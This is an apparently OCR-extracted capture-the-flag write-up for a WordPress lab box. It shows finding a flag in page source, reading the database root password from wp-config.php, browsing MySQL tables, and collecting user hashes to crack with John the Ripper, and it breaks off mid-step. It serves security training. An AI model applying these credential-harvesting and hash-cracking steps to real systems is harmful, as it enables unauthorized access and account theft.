
Flag 1:


Security - Mozilla Firefox
Kali Linux, an Offensive Sec
Security
192.168.1.110/service.html
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU
+880 012 3654 896 Register / Login
Security Services
HOME ABOUT US SERVICE TEAM BLOG CONTACT
Services
Home → Services
Inspector Console Debugger Style Editor Performance Memory Network Storage Accessibility
<!--flag1{b9bbcb33e11b80be759c4e844862482d}-->
No element selected.
Layout Computed Changes Fonts
Flexbox
Select a Flex container or item to continue.
Grid
CSS Grid is not in use on this page
Box Model
position
margin
border
padding
1130×2505.37


Flag 2:






5. Find the MySQL database password.


michael@target1: /var/www/html/wordpress
File Actions Edit View Help
GNU nano 2.2.6 File: wp-config.php
<?php
/**
* The base configuration for WordPress
*
* The wp-config.php creation script uses this file during the
* installation. You don't have to use the web site, you can
* copy this file to "wp-config.php" and fill in the values.
*
* This file contains the following configurations:
*
* * MySQL settings
* * Secret keys
* * Database table prefix
* * ABSPATH
*
* @link https://codex.wordpress.org/Editing_wp-config.php
*
* @package WordPress
*/
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');
/** MySQL database username */
define('DB_USER', 'root');
/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
/** MySQL hostname */
define('DB_HOST', 'localhost');
/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');
/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Tex ^T To Spell


6. Log into mySQL





michael@target1: /var/www/html/wordpress
File Actions Edit View Help
mysql> show databases;
+--------------------+
| Database |
+--------------------+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+--------------------+
4 rows in set (0.00 sec)
mysql> use wordpress
Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress |
+-----------------------+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----------------------+
12 rows in set (0.00 sec)
mysql>




Captured flag 3 and 4: Which gave us Michael and Steven's hashes





7. Copied hashes into a folder and used John to crack the passwords





Pic of hashes in the txt file

Wp-hashes.txt file with Steven and Michael's password hashes that we will crack using $john:

